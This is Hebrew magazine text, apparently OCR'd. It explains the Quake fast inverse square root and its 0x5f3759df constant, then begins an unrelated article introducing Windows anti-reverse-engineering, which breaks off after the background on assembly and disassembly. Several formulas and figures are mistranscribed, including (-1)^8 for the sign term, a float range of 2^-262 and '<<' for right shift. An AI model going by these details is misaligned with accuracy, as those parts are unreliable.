נתחיל בלדבר על long. זו דוגמה לטיפוס שמגדיר את ה"בערך" אבל ההגדרה שלו לא נכנסת לפרטים מדוייקים. אין הגדרה חד משמעית לכמות הביטים שמשתנה מסוג long משתמש בהם, אבל התקן קובע שהוא ישתמש **לפחות** ב-32 ביטים. בהקשר של הקוד שהופיע ב-Quake אנחנו יודעים שהכוונה הייתה ל**בדיוק** 32 ביטים כי אחרת לא ברור מה הולך שם. לצורך מה שקורה בקוד חשוב שמספר הביטים של ה-long יהיה שווה למספר הביטים ש-float משתמש בו (והמספר הזה הוא **חד משמעית** 32, כי כך קובע התקן). אין גם הגדרה חד משמעית לאופן שבו הביטים של משתנה מטיפוס long אמורים להתנהג, אבל

בפועל מה ש-long תמיד עושה הוא לחשוב על הביטים שלו כמייצגים מספר שלם בבסיס בינארי. יש לי פה הסבר על בסיסי ספירה אבל הנה הרעיון הבסיסי: בבסיס בינארי כל מספר מיוצג על ידי סדרת ביטים שמתארת אותו כסכום של חזקות של 2. למשל, סדרת הביטים 1101 אומרת "זה המספר שמיוצג על ידי הסכום 20+22+23=1+4+8=13". הביט הכי **שמאלי** מייצג את החזקה **הכי גבוהה** של 2 שמחברים. כל זה קורה גם בבסיס 10, כמובן: אנחנו רגילים כבר לתרגם אוטומטית משהו כמו 1,089 ל-"אלף ועוד שמונים ועוד תשע" בלי אולי לשים לב לכך שאנחנו מחברים חזקות של 10 שנכפלות במקדם כלשהו בבסיס בינארי המקדם הוא רק 0 או 1, אבל הרעיון הוא אותו רעיון.

יש לייצוג מספרים על ידי long רמת סיבוך נוספת שאני חוסך מכם במאמר הזה כי היא לא רלוונטית - האופן שבו מיוצגים מספרים שליליים. לא ניכנס לזה כרגע. ובמקום זה נעבור לדבר על הייצוג של מספרים על ידי נקודה צפה.


## פרק חמישי (ובו נתוודע לפרנקנשטיין של שפות התכנות - הנקודה הצפה)

בואו נתחיל מכך שאודה ששיקרתי לכם. קודם הצגתי את העניינים כאילו הרעיון ב-long הוא ייצוג של מספר שלם והרעיון ב-float הוא ייצוג של מספר "ממשי", בפרט כזה שיכול להיות שבר. ובכן, ראשית כל float, לא יכול לייצג מספר ממשי כללי, למשל את $\pi$. כל מה שהוא יודע לייצג הוא מספרים רציונליים - שברים שאפשר להציג בתור $\frac{a}{b}$ כאשר $a, b$ שניהם שלמים. שנית, אם כל מה שהייתי רוצה הוא לייצג רציונליים הייתי יכול פשוט להשתמש בזוג long, לא לגמרי ברור שצריך טיפוס נתונים חדש בשביל זה. אם כן, "לייצג מספר ממשי" או "לייצג שבר" **איננה** הסיבה שבגללה אנחנו מתעניינים ב-float. אז מה כן הסיבה?

הסיבה היא שלפעמים לא אכפת לנו אם המספר שלנו לא מיוצג בצורה **מדוייקת**. לפעמים אפשר לחפף ולעגל קצת, אם זה משתלם לנו. הרעיון ב-float הוא לוותר קצת על הדיוק המושלם ש-long מציע ותחת זאת להרחיב בצורה **משמעותית** את טווח המספרים שאפשר לייצג באמצעות 32 ביט. אם באמצעות long אפשר לייצג במדויק **כל מספר** בתחום שבין 0 ל-$2^{32}$ (מי שרוצה לנטפק - תזכרו, אמרתי שלא אכנס לשלמים שליליים פה) הרי שבאמצעות float אפשר לייצג מספרים עד בערך $2^{127}$, ושברים עד בערך $2^{-262}$ ואפילו קטן יותר מכך. המחיר הוא שאי אפשר לייצג **את כל המספרים** בטווחים הללו; יש לנו מגבלת דיוק. על פי רוב, בשימושים של float שמעניינים אותנו המגבלה הזו לא מפריעה לנו.

ב-float גם כן יכולים להיות מספרים שליליים, והפעם גם אתייחס לאופן שבו מייצגים אותם כי הוא קצת יותר פשוט מאשר ב-long ולשם שינוי גם מוגדר היטב. בכלל, לנקודה צפה יש יתרון שהיא מוגדרת יחסית טוב בסטנדרט של ה-IEEE ורוב מי שמממש נקודה צפה (בתוכנה/חומרה) יתאים את עצמו לסטנדרט. הקוד של 0x5f3759df מתבסס על זה, כמובן.

מספר בייצוג float מורכב מ-32 ביט, שמחולקים לשלוש קבוצות: הביט הראשון, השמאלי ביותר, הוא **הסימן** של המספר. אם הוא 0, המספר חיובי; אם הוא 1, המספר שלילי. 8 הביטים הבאים נקראים **האקספוננט** של המספר, ו-23 הביטים הנותרים נקראים **המנטיסה** שלו.




כדי להבין את המשמעות של אלו, בואו נראה לרגע על דרכים שונות שבהן אפשר לייצג את המספר 314.15. אני יכול לכתוב סתם 314.15, אבל אני גם יכול לכפול בחזקות של 10: למשל, לכתוב $31.415 \cdot 10^{1}$ או $3.1415 \cdot 10^{2}$, או $3141.5 \cdot 10^{-1}$ וכדומה. הבנתם את הרעיון: אני לוקח את המספר הבסיסי 314.15, ו"מזיז" את הנקודה העשרונית ("מציף" אותה) כשהמחיר הוא כפל בחזקה מתאימה של 10. הזזתי את הנקודה שמאלה? אני כופל בחזקה חיובית של 10. הזזתי אותה ימינה? אני כופל בחזקה שלילית. באופן הזה אפשר להחליט שכל מספר ייוצג בצורה "נורמלית" שבה יש בדיוק ספרה אחת משמאל לנקודה העשרונית; הייצוג ה"נורמלי" של 314.15 יהיה, אם כן $3.1415 \cdot 10^{2}$, ה**אקספוננט** של המספר הזה הוא החזקה של 10 בייצוג הנורמלי, וה**מנטיסה** שלו היא המספר שבו מכפילים מצד שמאל.

בואו נראה עוד דוגמה. את המספר 1,000 קל לייצג עם נקודה צפה: $1.0 \cdot 10^{3}$. מה על מספר ששונה ממנו טיפ-טיפה, נאמר 1,002? אותו אפשר לייצג על ידי $1.002 \cdot 10^{3}$. שימו לב מה קרה - נזקקנו ליותר ספרות במנטיסה כדי לייצג את המספר הזה מאשר את 1,000 שמיוצג בצורה ישירה באמצעות האקספוננט. באופן דומה, אם אני ארצה לייצג את מיליון זה יהיה קל, אבל אם ארצה לייצג את "מיליון ועוד 2" אצטרך עוד הרבה ספרות במנטיסה. וגם את $10^{100}$ קל לייצג, אבל לייצג את $10^{100}+2$ כבר יהיה יותר מדי עבורי - אין לי מספיק מקום במנטיסה בשביל זה כי אצטרך לכתוב 1.000...2 כאשר יש בערך מאה אפסים. הנה כי כן, זו בדיוק מגבלת ה"חוסר דיוק" שדיברתי עליה. את $10^{100}+2$ אני לא יכול לייצג, אבל אני יכול להסתפק ב-$10^{100}$ שאותו אני כן יכול לייצג והוא קירוב מצויין ל-$10^{100}+2$. כל עוד אני לא **חייב** ייצוג מדויק של כל המספרים הללו.

בסדר עד כאן? אז בואו נסבך קצת. הצגתי את מספרי הנקודה הצפה שלי כאילו הם כתובים בבסיס עשרוני, אבל בפועל float מיוצג על ידי ייצוג בינארי (יש גם נקודה צפה של מספרים עשרוניים אבל זה לא רלוונטי לכאן). זה אומר שהאקספוננט והמנטיסה שניהם נכתבים בבסיס בינארי ואנחנו כופלים את המנטיסה בחזקה של 2 ולא 10, אבל זה גם אומר עוד משהו - אין צורך לזכור את הספרה הבודדת שמשמאל לנקודה העשרונית במפורש; אנחנו יודעים שהיא לא 0, כי ככה מוגדרת הצורה הנורמלית של מספר - יש משמאל לנקודה בדיוק ספרה אחת שאינה 0. לכן, עבור מספר נקודה צפה בבסיס בינארי, המנטיסה מתארת רק את מה שקורה **מימין** לנקודה העשרונית - החלק השברי של המספר.

סיבוך נוסף שטרם דיברתי עליו הוא האופן שבו מאפשרים למספרים שליליים להופיע בתוך האקספוננט. מה שעושים הוא להשתמש במשהו שנקרא bias.יש 8 ביטים של אקספוננט, מה שאומר שאפשר לייצג איתם כל מספר מ-0 עד 255. מכיוון שרוצים חצי חיוביים וחצי שליליים, מגדירים bias של B=127 ומגדירים שהוא תמיד מחוסר מהאקספוננט. כלומר, אם $E$ מייצג את 200 אז האקספוננט של המספר יהיה $2^{E-B}=2^{73}$ בצורה הזו האקספוננט הגבוה ביותר הוא **לכאורה** $2^{128}$ והנמוך ביותר הוא $2^{-127}$ אבל בפועל הסטנדרט לא מרשה לנו להשתמש באקספוננטים 11111111 ו-0000000 באופן חופשי: את 11111111 שומרים כדי לייצג את אינסוף ואת NaN ערך שאומר "לא קיבלתי מספר") ואילו 00000000 שמור כדי לאפשר ייצוג של 0 ושל מספרים נמוכים במיוחד (משהו שנקרא denormalized numbers שאני פשוט לא הולך לדבר עליהם כאן כי לא צריך את זה). לכן טווח האקספוננטים החוקי הוא מ-$2^{127}$ ועד $2^{-126}$.

בואו נחזור על מה שיש לנו במספר float:יש 32 ביטים בסך הכל. ביט אחד, שנקרא לו s, הוא ביט הסימן. 8 הביטים הבאים, שנקרא להם $E$, הם הביטים של האקספוננט: אפשר לכתוב $E = E_7E_6E_5E_4E_3E_2E_1E_0$ כאשר כל $E_i$ באגף ימין הוא ביט בודד. לסיום, המנטיסה תסומן ב-M (ברשותכם, לא אכתוב את כל הביטים שלה). עכשיו, בהינתן s,E,M אפשר לחשב את הערך המפורש של המספר שהם מייצגים ככה:

$$(-1)^8 \cdot 1.M \cdot 2^{E-B}$$

לפעמים במקום 1.M יותר נוח וקריא לכתוב $1 + \frac{M}{2^{23}}$ או אפילו לסמן $m = \frac{M}{2^{23}}$ ואז לכתוב:

$$(-1)^8 \cdot (1+m) \cdot 2^{E-B}$$

סיימנו עם זה! עכשיו אנחנו מבינים מספרי נקודה צפה ברמה שתספיק להמשך המאמר. נעבור סוף סוף לשאלת השאלות: מה קורה כשאני לוקח float וחושב על הביטים שלו כמגדירים long?

## פרק שישי (ובו שלמים ושברים ולוגריתמים יפים אלו דברים שאותי משמחים)

בואו נסתכל על שורת ה"המרה" הידועה לשמצה מהקוד:

```
i = * ( long * ) &y; // evil floating point bit level hacking
```

כפי שאמרתי קודם, מה שקורה בשורה הזו איננו המרה - אנחנו לא אומרים לתוכנית לקחת את ה-float שלנו ולעגל אותו עד שיתקבל מספר שלם או משהו. אנחנו עושים משהו ברוטלי ומסוכן באופן כללי: לוקחים את 32 הביטים בזיכרון שמיוצגים על ידי y ואומרים לתוכנית לחשוב עליהם בכוח בתור long. למי שסקרן, זה האופן הטכני שבו זה נעשה: ראשית אנחנו מבקשים "נא לתת לנו את הכתובת בזכרון שבה המידע של y שוכן". זה מה שעושה האופרטור & כשהוא מוצמד ל-y. אחר כך אנחנו לוקחים את הכתובת הזו, שכרגע התוכנית חושבת עליה בתור "כתובת של float", ואנחנו מבצעים עליה פעולה שבשפת c הנקראת casting ומתבצעת על ידי ה-* long שבסוגריים (הסוגריים עצמם אומרים לתוכנית שיש כאן פעולת casting). הפעולה הזו אומרת לתוכנית - "נכון שיש לך כתובת שאת חושבת עליה בתור כתובת של float? מעכשיו

תחשבי עליה בתור כתובת של long. הכוכבית האחרונה בתחילת השורה היא דרך לומר "אוקיי, עכשיו נא לתת לי את הערך המספרי שכתוב בתוך כתובת הזיכרון שלך". התוכנית עושה את הדבר הבא: בשלב הזה, יש לה כתובת זכרון ולידה סימון "הכתובת הזו מכילה long. "אז התוכנית לוקחת את 32 הביטים מהכתובת, מתייחסת אליהם בתור מספר long ומציבה בתוך i. כל זה ברור למי שמכיר את השפה, ואני מנחש שמי שלא מכיר אותה כבר הלך לאיבוד. לא נורא, לא צריך להבין מה השורה עושה ברמה הטכנית הזו, רק מה האפקט שזה משיג.

ומה זה עושה בפועל, למספר? מיש-מש, זה מה שזה עושה. ביטים שלפני רגע הייתה להם משמעות אחת מקבלים משמעות לא לגמרי קשורה, אבל גם לא לגמרי שונה. אנחנו עדיין יכולים לחשוב על הביטים בתור שלוש קבוצות - s,E,M - רק שעכשיו כל קבוצה תורמת משהו למספר השלם שמיוצג על ידי ה-long.

המשך הניתוח שאציג מתבסס בעיקר על המאמר הזה שמספק ניתוח יפה מאוד של הסיפור הזה. יש עוד ניתוחים שונים ומשונים שאפשר לעשות וקשה לי לומר מי מהם הוא ה"נכון", אבל זה שאציג כרגע הוא ללא ספק הפשוט ביותר (והנחמד ביותר, לטעמי) מביניהם.

בגדול, מאוד בגדול, מה שקורה כשמעבירים ככה מספר מ-float אל long הוא שממירים אותו ל**לוגריתם** של עצמו כפול איזה שהוא קבוע. בואו נזכר מה זה לוגריתם בכלל. אם $x = 2^y$ אז $\log x = y$ כלומר, הלוגריתם של x הוא המספר שאם מעלים את 2 בחזקה שלו, מקבלים את x (אני מציג פה את מה שנקרא "לוגריתם על בסיס 2" כי זה מה שרלוונטי לנו במאמר הזה). למשל $\log 8 = 3$, כי $2^3 = 8$ לעומת זאת $\log 7$ לא הולך לצאת מספר יפה אלא משהו אי-רציונלי שנמצא אי שם בין 2 ל-3.

אנחנו אוהבים לוגריתמים כי הם מבצעים מעין "הורדה בדרגת הקושי" לפעולות חשבוניות מסובכות. כפל וחילוק הופכים להיות חיבור וחיסור, ואילו העלאה בחזקה והוצאת שורש הופכות להיות כפל וחילוק. הנה הכללים המתאימים:

$$\log(a \cdot b) = \log a + \log b$$

$$\log(\frac{a}{b}) = \log a - \log b$$

$$\log a^n = n \log a$$

$\log \sqrt[n]{a} = \frac{1}{n} \log a$ (זה בעצם נובע מכך ש-$\sqrt[n]{a}$ הוא $a^{\frac{1}{n}}$)

בימים עברו, לפני המצאת המחשבון, השתמשו ב**טבלאות לוגריתמים** כדי לבצע חישובים מסובכים: טבלת לוגריתמים כללה ערכים של מספרים ולידם את הערך של הלוגריתם שלהם. אם הייתי רוצה לבצע פעולה מסובכת כמו כפל 128 ב-512 מה שהייתי עושה הוא להסתכל בטבלת הלוגריתמים, לראות שהלוגריתמים של שני המספרים הללו הם 7 ו-9 בהתאמה, **לחבר** את 7 ו-9 לקבלת 16, ואז להסתכל בטבלת הלוגריתמים ולראות שהמספר שהלוגריתם שלו הוא 16 הוא המספר 65536. היו גם כלים מיוחדים בשם **סרגלי**

**חישוב** שסייעו לעשות את החישוב הזה. בצורה הזו אמנם נדרשה עבודה ראשונית ביצירה של טבלת הלוגריתמים/סרגל החישוב, אבל בעבודה היומיומית הם חסכו הרבה כאב ראש בביצוע פעולות חשבון. מה שאני רוצה לומר כאן הוא שלוגריתמים זה דבר נפלא שכשלומדים אותו בתיכון לפעמים בכלל לא מבינים בשביל מה הוא טוב.

המקרה הנוכחי מושלם עבור לוגריתמים $\frac{1}{\sqrt{x}}$. זו דרך אחרת לכתוב $x^{-\frac{1}{2}}$ נפעיל על זה לוגריתם ונקבל $\log\left(x^{-\frac{1}{2}}\right) = -\frac{1}{2}\log x$. אז ברמת הלוגריתמים כל פעולת החישוב המסובכת שאנחנו רוצים לבצע היא בסך הכל כפל במינוס חצי. ומה תגידו? כפל כזה מתבצע בפועל!

```
i = 0x5f3759df - ( i >> 1 ); // what the fuck?
```

תתעלמו לרגע מהקבוע המסתורי שלנו. מה שיש באגף ימין הוא $-\frac{i}{2}$. בשביל לראות את זה אני צריך להסביר סוף סוף מה אומר ה-1<< הזה. ובכן, << זה אופרטור שמופעל על מספר שלם ומבצע **הזזה ימינה** של הביטים שלו. ה-1 שמצד ימין של האופרטור אומר כמה להזיז ימינה - 1 פירושו להזיז בדיוק פעם אחת. כלומר, המספר 01100110 יהפוך להיות המספר 00110011 וכן הלאה. בפועל הפעולה הזו מבצעת חלוקה ב-2 של המספר השלם (עם עיגול למטה במקרה שמקבלים שבר). אם כן, מה שהשורה המסתורית הזו הוא הוא לכפול את i במינוס חצי ולהוסיף לו את הקבוע המסתורי בתור... לא לגמרי ברור בתור מה עדיין. אז בואו נמשיך עם הפרטים.

## פרק שביעי (שבו התעלומה באה על פתרונה והקוראים מתלוננים על אנטי-קליימקס)

כעת, אמרנו שמספר float מיוצג על ידי ביט אחד של s, אחריו ביטים של $E$ ואחר כך ביטים של M. הביטים של M הם הראשונים, ולכן הם אכן מייצגים בדיוק את המספר M. הביטים $E$, לעומת זאת, מתחילים החל מהמקום ה-24. אם הביט במקום ה-1 מייצג את הספרה שמתאימה ל-$2^0$ הרי שהביט במקום ה-24 מיצג את הספרה שמתאימה ל-$2^{23}$, ולכן $E$ מייצג את המספר:

$$2^{23}E_0 + 2^{24}E_1 + \cdots + 2^{30}E_7 = 2^{23}(E_0 + 2^1E_1 + \cdots + 2^7E_7) = 2^{23} \cdot E$$

ולבסוף, הביט s של הסימן מייצג את $2^{31}$. כלומר, המספר כולו מתפרש בתור ה-long הבא: $2^{31}s + 2^{23}E + M$ בפועל, אפשר להתעלם מהביט s של הסימן: הוצאת שורש היא פעולה שאנחנו מבצעים רק עבור מספרים חיוביים, ולכן הסימן של ה-float הוא חיובי, מה שאומר ש-s=0 בכל מה שנעשה. על כן המספר מתפרש בתור L·E+M כאשר $L=2^{23}$ הוא קבוע שיאפשר לנו לקרוא יותר בקלות מכאן ואילך. זכרו שהמספר המקורי בתור float היה $x = (1 + \frac{M}{L})2^{E-B}$. נשאלת כעת השאלה - עד כמה L·E+M הזה אכן יהיה דומה ל-$\log x$? לצורך כך כדאי לקבל הערכה כלשהי לערך של $\log x$, ולצורך כך אני אשתמש ב**קירוב** מוכר במתמטיקה: זה ידוע שכאשר t הוא קטן יחסית, אז $\log(1+t) \approx t$ (למעוניינים, זה נובע מפיתוח טיילור של $\log(1+t)$ במקרה שלנו, $\frac{M}{L}$ הוא קטן יחסית (כי הגדול של M חסום על ידי L) ולכן אפשר להשתמש

בקירוב $\log(1+\frac{M}{L}) \approx \frac{M}{L}$. מצד שני, אין סיבה שנשתמש בקירוב הזה באופן עיוור ופשוט נתעלם מכך שאולי כדאי להוסיף "תיקון" כלשהו שיפצה על החלקים שהעפנו מהקירוב. אז נגדיר פרמטר σ שאת הערך שלו נוכל לבחור באופן שרירותי ונשתמש בקירוב הבא: $\log\left(1+\frac{M}{L}\right) \approx \frac{M}{L} + \sigma$ לא לגמרי ברור בשלב הזה אילו ערכים של σ הם טובים לנו ואיזה לא (אולי σ=0 הוא טוב?) ולכן אנחנו לא מתחייבים על ערך ספציפי עבורו.

כעת, נקבל מהזהויות שקשורות בלוגריתם שראינו למעלה את הדבר הבא:

$$\log(x) = \log\left(\left(1+\frac{M}{L}\right)2^{E-B}\right) = \log\left(1+\frac{M}{L}\right) + \log 2^{E} \approx \frac{M}{L} + \sigma + E - B$$

עכשיו, אם נסמן $y = \frac{1}{\sqrt{x}}$, הרי ש-y הוא המספר שאנחנו מחפשים. בייצוג על ידי נקודה צפה גם הוא ישתמש בפרמטרים E,M, אבל כאלו שיהיו שונים מאלו של x. לכן נשתמש בסימונים כדי להבדיל ביניהם: את M,E שהשתמשתי בהם עד כה אסמן מעכשיו ב-$E_x$ ו-$M_x$ ואילו את האקספוננט והמנטיסה של y, שאותם אני מחפש, אסמן ב-$E_y$ ו-$M_y$ אותו חישוב כמו קודם עובד גם עבור yy, ולכן יש לנו עכשיו שלוש משוואות:

$$\log(x) \approx \frac{M_x}{L} + \sigma + E_x - B$$

$$\log(y) \approx \frac{M_y}{L} + \sigma + E_y - B$$

$$\log(y) = -\frac{1}{2}\log x$$

נשלב את המשוואות הללו יחד:

$$\frac{M_y}{L} + \sigma + E_y - B \approx -\frac{1}{2}\left(\frac{M_x}{L} + \sigma + E_x - B\right)$$

נעביר את הקבועים σ,B אגף ונקבל:

$$\frac{M_y}{L} + E_y \approx \left(B + \frac{1}{2}B\right) - \left(\sigma + \frac{1}{2}\sigma\right) - \frac{1}{2}\left(\frac{M_x}{L} + E_x\right)$$

כלומר:

$$\frac{M_y}{L} + E_y \approx \frac{3}{2}(B-\sigma) - \frac{1}{2}\left(\frac{M_x}{L} + E_x\right)$$

לסיום, נכפול את שני האגפים ב-L ונקבל:

$$M_y + LE_y \approx \frac{3}{2}L(B-\sigma) - \frac{1}{2}(M_x + LE_x)$$

ותראו מה קיבלנו! ה- $M_y + LE_y$ באגף ימין הוא **בדיוק** הערך של המספר שממנו התחלנו, כשמפרשים את הביטים שלו בתור long; והערך באגף שמאל הוא מספר שאם נפרש את הביטים שלו בתור float אז המנטיסה שלו תהיה $M_y$ והאקספוננט שלו יהיה $E_y$. זה גם בדיוק מה שעושים בשורה הבאה:

```
y = * ( float * ) &i;
```

ועל כן, המשוואה שלעיל היא בדיוק מה שמנחה את שורת ה-what the fuck?הידועה לשמצה:

```
i = 0x5f3759df - ( i >> 1 ); // what the fuck?
```

זה מסביר למה היא נראית ככה וגם מיהו הקבוע המסתורי: הוא פשוט $\frac{3}{2}L(B-\sigma)$. זכרו ש-L הוא פשוט המספר $2^{23}$ ו-B הוא המספר 127 - אלו פרמטרים שנטועים עמוק בהגדרה של ה-IEEE למהו float, אבל גם אם הערכים שלהם היו שונים היינו עדיין מקבלים משוואה דומה, רק עם "קבוע מסתורי" שונה.

כמובן שעכשיו נשאלת השאלה איזה ערך של פרמטר σ הולך לתת את הקבוע 0x5f3759df תוך הביטוי $\frac{3}{2}L(B-\sigma)$. התשובה היא שזה σ=0.0450465, אבל זה בעצם לא אומר לנו שום דבר. כאן בעצם מגיע החלק המאכזב ביותר בכל הסיפור - מי שיצפה לראות איזה הגיון קוסמי שבזכותו נוצר דווקא המספר 0x5f3759df ולא אחרים לא ימצא אותו - זה ככל הנראה מספר שכותב הקוד הגיע אליו אחרי קצת ניסוי וטעיה - ראה שהוא עובד מספיק טוב, ולא ניסה לשפר יותר. עדיין, אם מישהו רוצה ניתוח קצת יותר מפורט של ערכים אפשריים אחרים, אפשר להסתכל בתזה הזו, שבכלל נמנעת משימוש בלוגריתמים ומסתכלת בצורה מפורשת מאוד על ההבדל בתוך ה-float שגורמות הפעולות שמבצעים עליו. מסבירים שם, למשל, למה קבוע שנותן ערך **טוב יותר** בתור הקירוב אחרי השורה הזו הוא **פחות טוב** באופן כללי, כי ניוטון-רפסון מחזיר עליו תוצאה פחות נחמדה, וגם נותנים ערך טוב יותר מ-0x5f3759df בתור קבוע קסם מסתורי עבור הפונקציה. מבחינתי זה מחסל את 0x5f3759df המסכן לגמרי - הוא לא כל כך מעניין אם הבחירה בו הייתה כל כך שרירותית. אולי יום אחד אתבדה ואגלה שהוא נבחר מסיבות מצויינות שאיני מכיר.

## פרק שמיני (שבו אנחנו תוהים בשביל מה כל זה היה טוב)

הסיפור שלנו מתקרב לסופו, אבל אני רוצה להזכיר למה בכלל נכנסנו אליו מלכתחילה. כזכור, שם המשחק הוא גרפיקה. הגרפיקה הזו:

בשביל לייצר גרפיקה יפה שכזו צריך לדעת לחשב כל מני חישובים. למשל, איך אור משתקף מכל מני משטחים. כשהיינו בימי Wolf3D העליזים כל המשטחים היו פשוטים מאוד - קירות שעמדו בזווית של 90 מעלות ביחס לרצפה וזהו. אבל בעולם תלת-ממדי שנראה טוב, זה לא המצב. יש משטחים באלכסונים, ויש משטחים מעוגלים ועוד ועוד. כשרוצים לחשב איך תתנהג קרן אור שפוגעת במשטח בנקודה כלשהי, אנחנו צריכים לדעת משהו על "הכיוון המקומי" של המשטח באותה נקודה. הכיוון הזה מיוצג באמצעות **וקטור יחידה** במרחב התלת ממדי. "וקטור יחידה" פירושו שהאורך של הוקטור הוא 1. למה דווקא 1? כי פעולות שמערבות את הוקטור הזה דורשות שהוא יוכפל סקלרית בדברים, ואם האורך שלו הוא לא 1 אז הוא "ינפח" את הדברים הללו באופן מלאכותי. בפועל מה שקורה הוא שקודם כל מוצאים את הכיוון של הוקטור - כלומר, מוצאים וקטור **כלשהו** שמצביע בכיוון הנכון, ואז **מנרמלים** את הוקטור - מחלקים אותו באורך של עצמו. אם v הוא וקטור, אז האורך שלו הוא $\|v\| \triangleq \sqrt{u \cdot u}$. על כן, הוקטור המנורמל $\frac{v}{\|v\|}$ שווה ל-$v \cdot \frac{1}{\sqrt{u \cdot u}}$. הופס! אנחנו צריכים למצוא את ההופכי של שורש של משהו!

אם מסתכלים בקוד ומחפשים שימושים של Q_rsqrt זה בדיוק מה שמוצאים. למשל:

```
189  void VectorNormalizeFast( vec3_t v )
190  {
191          float ilength;
192
193          ilength = Q_rsqrt( DotProduct( v, v ) );
194
195          v[0] *= ilength;
196          v[1] *= ilength;
197          v[2] *= ilength;
198  }
199
```

שמופיע בקובץ q_math.c (ואפשר לראות כרגע כאן).

"רגע, זה הכל?" אולי אתם שואלים. ובכן, צריך לזכור שאנחנו מחשבים את הוקטורים הללו עבור אינספור נקודות על כל המשטחים שסביבנו. ככל שיש יותר וקטורים, כך התיאור שלנו של המשטחים נראה יותר ריאליסטי. לכן הפונקציה הזו הולכת להיקרא המון פעמים. ככה בדיוק זה אופטימיזציות: בסופו של דבר צוואר הבקבוק הוא בדיוק בפונקציות הכי קטנות ופשוטות ושם שוברים את הראש על מציאת דרכים טובות יותר לבצע את החישוב.

אז בעצם, מה גרם לחישוב להיות כל כך טוב? שילוב של שני דברים: ראשית, ניוטון-רפסון, שהיא שיטה מגניבה באופן כללי; ושנית, שימוש (קונספטואלי, לכל הפחות) שבוצע ללא שום המרה מפורשת אלא פשוט התייחסות קצת שונה לביטים של הערכים שפעלנו עליהם. אלו הרעיונות המגניבים כאן. ומה עם המספר המסתורי 0x5f3759df? למה בדיוק הוא נבחר? האם יש לו איזו תכונה קסומה שבעטיה הוא נבחר? כנראה שלא, אבל זו תישאר אחת מהתעלומות הקטנות של מדעי המחשב גם לדורות הבאים.

המאמר נכתב במקור כפוסט בבלוג "לא מדויק" של דוקטור גדי אלכסנדרוביץ', לפוסטים המקוריים ולעוד פוסטים בנושא זה ואחרים, ניתן להכנס ל:

http://www.gadial.net/2017/08/24/0x5f3759df_part_2/

http://www.gadial.net/2017/08/22/0x5f3759df_part_1/

# Anti Reverse Engineering בסביבת Windows

מאת תומר חדד

## הקדמה

**Reverse Engineering** באופן כללי היא הפעולה של הבנת אופן הפעולה של דברים בצורה הפוכה - מהמוצר המוגמר. בתחום המחשבים ובמובן יותר ספציפי, זאת הפעולה של לקיחת התוכנה הסופית, ביצוע Disassembly ושימוש בכל כלי שיכול לעזור להבין מה התוכנה עושה (כמו ניתוח אוטומטי, Debuggers וכדומה).

אבל מתכנתים רבים לא רוצים שאנשים אחרים יקראו את הקוד שלהם - בין אם הקוד הזה בודק נכונות של סיסמאות, כולל אלגוריתמים מסחריים או עושה משהו זדוני. לכן הם משתמשים בהרבה טכניקות שמנסות להקשות את התהליך הזה ולבלבל את החוקר. וזהו **Anti Reverse Engineering.**

אבל לפני שנתחיל להתעסק באופן מעשי בשני הנושאים האלו, ראוי מאוד שנקבל קצת רקע לפני כן.

## חלק ראשון - רקע תיאורטי


### הקדמה ומושגים בסיסיים

תכניות שנכתבות בשפות C ו-C++ מתקמפלות ישירות ל**שפת מכונה** - השפה הבסיסית ביותר שאותה המעבד מבצע באופן ישיר. זהו למעשה אוסף של ביטים שמייצגים הוראות פשוטות שמבוצעות אחת אחרי השנייה. למשל, העברות זכרון ממקום למקום, חישובים פשוטים וכדומה. כל תוכנה שרצה על המחשב בסופו של דבר מבוצעת בצורה כזו.

שפת אסמבלי היא שפת התכנות הקרובה ביותר לשפת מכונה מכיוון שקיימת בה התאמה של אחד-לאחד לשפה הזו. כלומר, כל הוראה בשפת אסמבלי בדרך כלל מייצגת בדיוק הוראה אחת בשפת מכונה. לדוגמה, ההוראה *inc eax* מתורגמת לבייט (Byte) אחד בדיוק בארכיטקטורה x86: 0x40 (או 1000000) . יש לציין גם שהגודל של הוראה בבייטים לא קבוע ומשתנה לפי סוג ההוראה.

לכן, בהינתן תכנית בשפת מכונה קל מאוד לדעת מה היא מבצעת על ידי תרגום לאחור שלה לשפת אסמבלי. הפעולה הזאת נקראת Disassembly וכלי שמבצע אותה נקרא Disassembler.

מאחר וכל תכנית שרצה על המחשב בסופו של דבר רצה כקוד מכונה, כל עוד יש לנו גישה לקוד המכונה שלה נוכל להבין מה התכנית עושה. אחרי הכל, בני אדם הם מחשבים איטיים יותר.




[קוד מקור בשפת C]

[שפת Assembly]

[שפת מכונה - 10101010101100101]

